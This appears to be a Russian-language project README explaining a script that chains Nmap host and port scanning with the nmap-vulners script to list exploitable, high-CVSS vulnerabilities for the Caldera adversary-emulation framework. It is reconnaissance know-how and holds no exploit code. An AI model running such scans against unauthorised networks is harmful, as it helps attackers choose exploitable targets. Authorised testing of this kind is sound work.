
Для запуска скрипта необходимо установить Калдеру и Nmap, разместить файл ScanDLCalOp.py в корневой папке Калдеры. В качестве вводных данных скрит ScanDLCalOp.py принимает один параметр — сканируемую подсеть или конкретный IP адрес. Перед запуском скрипта необходимо выключить Калдеру, если она запущена в фоне, как и будет после работы скрипта, то для этого можно воспользоваться утилитой Htop и остановить процесс server.py Калдеры.

## Namp

Для оптимизации работы утилиты Nmap сканирование производится в несколько этапов:


На первом этапе осуществляется быстрое сканирование доступных в подсети хостов утилитой Nmap и из выдачи формируется их список., из списка исключается IP машины с которой производится сканирование.

Далее производится полное сканирование всех портов на найденных хостах и формируется массив пар «IP»:«port».



На третьем этапе осуществляется сканирование по сформированному ранее списку с определением запущенных на них служб, и при помощи установленного NSE скрипта nmap-vulners осуществляется определение уязвимостей запущенной службы.

Команда: nmap -sV -p8080 --script nmap-vulners/ 192.168.56.6



Из выдачи работы Nmap-vulners извлекаюся следующие параметры:

- номер уязвимости

- CVSS уязвимости

- ссылка на описание уязвимости или эксплойт

- строка \*EXPLOIT\* определяющая наличие эксплойта


Далее для уязвимостей имеющих эксплойт и CVSS более 7 формируется массив словарей содержащий: IP, port, VulNum, CVSS, URL. Из полученных словарей начинает формироваться файл Vulns.json с которым производится дальнейшая работа.

## 

